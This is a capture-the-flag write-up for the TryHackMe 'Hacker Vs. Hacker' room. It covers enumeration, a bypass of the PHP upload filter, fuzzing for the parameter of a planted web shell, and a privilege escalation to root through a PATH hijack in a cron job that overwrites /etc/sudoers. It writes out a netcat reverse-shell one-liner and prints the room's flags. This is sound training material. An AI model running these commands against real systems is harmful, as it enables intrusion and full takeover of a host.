

Hacker Vs. Hacker CTF Write-Up:

Rust scan shows two open ports 22 and 80:




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/hackerVShacker]
└─# rustscan -a 10.10.109.46 --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
 --------------------------------------

To scan or not to scan? That is the question.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.109.46:22
Open 10.10.109.46:80
```

Further enumeration with nmap:



```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/hackerVShacker]
└─# nmap -sC -sV -T5 -O -p 22,80 -oN nmap 10.10.109.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 13:53 EDT
Nmap scan report for 10.10.109.46
Host is up (0.078s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9f:a6:01:53:92:3a:1d:ba:d7:18:18:5c:0d:8e:92:2c (RSA)
|   256 4b:60:dc:fb:92:a8:6f:fc:74:53:64:c1:8c:bd:de:7c (ECDSA)
|_  256 83:d4:9c:d0:90:36:ce:83:f7:c7:53:30:28:df:c3:d5 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: RecruitSec: Industry Leading Infosec Recruitment
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16
 (93%), Adtran 424RG FTTH gateway (93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Linux 3.1 - 3.2 (93%), Linux 3.2 - 4.9 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.73 seconds
```


Looking at port 80 I got this:



Want to join our stable of body-shopped professionals?


Please upload your CV below and we will get back to you if we think your skills might earn us a profit for doing nothing beyond sending a few emails.

So, it a form for uploading cv to the site… mmm but where the uploaded files is saved?




```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/hackerVShacker]
└─# gobuster dir -u http://10.10.26.195 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.26.195
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.10.26.195/images/]
/css                  (Status: 301) [Size: 310] [--> http://10.10.26.195/css/]
/cvs                  (Status: 301) [Size: 310] [--> http://10.10.26.195/cvs/]
/dist                 (Status: 301) [Size: 311] [--> http://10.10.26.195/dist/]
```


Probably in this directory…. But trying to access result In directory listing disable:



Directory listing disabled

But when I try to upload some file (for example a shell.php file) I get this message:






Hacked! If you dont want me to upload my shell, do better at filtering!

It looks like the hacker manage to upload a reverse shell through this cv upload feature because of poorly implemented filtering mechanism...

Looking at the source code I found the php code that responsible for the filtering :




```
Hacked! If you dont want me to upload my shell, do better at filtering!

<!-- seriously, dumb stuff:

$target_dir = "cvs/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);

if (!strpos($target_file, ".pdf")) {
  echo "Only PDF CVs are accepted.";
} else if (file_exists($target_file)) {
  echo "This CV has already been uploaded!";
} else if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
  echo "Success! We will get back to you.";
} else {
  echo "Something went wrong :|";
}

-->
```

According to this code the filtering mechanism simply verify that the file name contain .pdf and that the file does not already exist in the upload directory , and as I suspect the directory of the uploaded cvs is cvs/ ....

so if the hacker upload his shell it should be in the cvs/ directory with extensions look something like this <file name>.pdf.php


so I used gobuster to try finding the shell:



```
└─# gobuster dir -u http://10.10.26.195/cvs -w /usr/share/dirb/wordlists/common.txt -x pdf.php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.26.195/cvs
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              pdf.php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.pdf.php         (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htpasswd.pdf.php    (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.pdf.php    (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 26]
/shell.pdf.php        (Status: 200) [Size: 18]
Progress: 9228 / 9230 (99.98%)
===============================================================
Finished
===============================================================
```

And I found it!


Trying to access give me 'boom':



boom!


So, I have his shell but what is the parameter?

Let's fuzz (I filter using –hw its filter base on the response words counts, the page return 'Boom' for every parameter except the one that actually retrieve some data, so I use the –hw 2 so if the response contain more than one word [Boom] it will consider as a success):



```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/hackerVShacker]
└─# wfuzz -c -z file,/usr/share/wordlists/burp-parameter-names.txt --hw 2 http://10.10.26.195/cvs/shell.pdf.php?FUZZ=id

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.26.195/cvs/shell.pdf.php?FUZZ=id
Total requests: 6453

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001164:   200        2 L      5 W        72 Ch       "cmd"
```

Now that I have the parameter lets see if its work :




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
boom!
```

Yes! now that I have RCE lets get a reverse shell:

For this I used a simple reverse shell:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.9.4.165 1414 >/tmp/f


encode to url and get the shell:



```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/hackerVShacker]
└─# nc -nlvp 1414
listening on [any] 1414 ...
connect to [10.9.4.165] from (UNKNOWN) [10.10.26.195] 50246
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```


Privilege escalation:

There is only one user on the system named 'Lachlan', in Lachlan home directory I find the user flag:




```
$ ls -la
total 36
drwxr-xr-x 4 lachlan lachlan 4096 May  5  2022 .
drwxr-xr-x 3 root    root    4096 May  5  2022 ..
-rw-r--r-- 1 lachlan lachlan  168 May  5  2022 .bash_history
-rw-r--r-- 1 lachlan lachlan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 lachlan lachlan 3771 Feb 25  2020 .bashrc
drwx------ 2 lachlan lachlan 4096 May  5  2022 .cache
-rw-r--r-- 1 lachlan lachlan  807 Feb 25  2020 .profile
drwxr-xr-x 2 lachlan lachlan 4096 May  5  2022 bin
-rw-r--r-- 1 lachlan lachlan   38 May  5  2022 user.txt
$ cat user.txt
thm{af7e46b68081d4025c5ce10851430617}
$
```

In the bash history there where two interesting commands:




```
$ cat .bash_history
./cve.sh
./cve-patch.sh
vi /etc/cron.d/persistence
echo -e "dHY5pzmNYoETv7SUaY\nthisistheway123\nthisistheway123" | passwd
ls -sf /dev/null /home/lachlan/.bash_history
$
```

So, this looks like the user password lets check it:



```
$ su lachlan
Password: thisistheway123
whoami
lachlan
```

Yes! now that I am Lachlan I can check out the second file : /etc/cron.d/persistence



```
cat /etc/cron.d/persistence
PATH=/home/lachlan/bin:/bin:/usr/bin
# * * * * * root backup.sh
* * * * * root /bin/sleep 1  && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 11 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 21 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 31 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 41 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
* * * * * root /bin/sleep 51 && for f in `/bin/ls /dev/pts`; do /usr/bin/echo nope > /dev/pts/$f && pkill -9 -t pts/$f; done
```


This is a cronjob that probably the attacker implements to throw out every one that try to connect to the machine...

But notice the first line it defines the PATH to /home/lachlan/bin, and the command use pkill with no specific path what mean that it will first look for pkill in /home/lachlan/bin and then in /bin etc...

So, if I can add a file named 'pkill' in /home/lachlan/bin it will execute it as root...


I decided to add the user Lachlan to the sudoers file :

First create the pkill file in the /home/lachlan/bin directory and add it execute permissions:




```
cd /home/lachlan/bin
echo "echo 'lachlan ALL=(root) NOPASSWD: ALL' > /etc/sudoers" > pkill
cat pkill
echo 'lachlan ALL=(root) NOPASSWD: ALL' > /etc/sudoers
chmod +x pkill
ls -la
total 16
drwxr-xr-x 2 lachlan lachlan 4096 Aug  7 08:03 .
drwxr-xr-x 4 lachlan lachlan 4096 May  5  2022 ..
-rw-r--r-- 1 lachlan lachlan   56 May  5  2022 backup.sh
-rwxrwxr-x 1 lachlan lachlan   55 Aug  7 08:03 pkill
```

Now just wait for one or two minutes and then check sudo -l :



```
sudo -l
User lachlan may run the following commands on b2r:
    (root) NOPASSWD: ALL
```

To get root I can use many ways I used sudo su:



```
sudo su
whoami
root
cat /root/root.txt
thm{7b708e5224f666d3562647816ee2a1d4}
```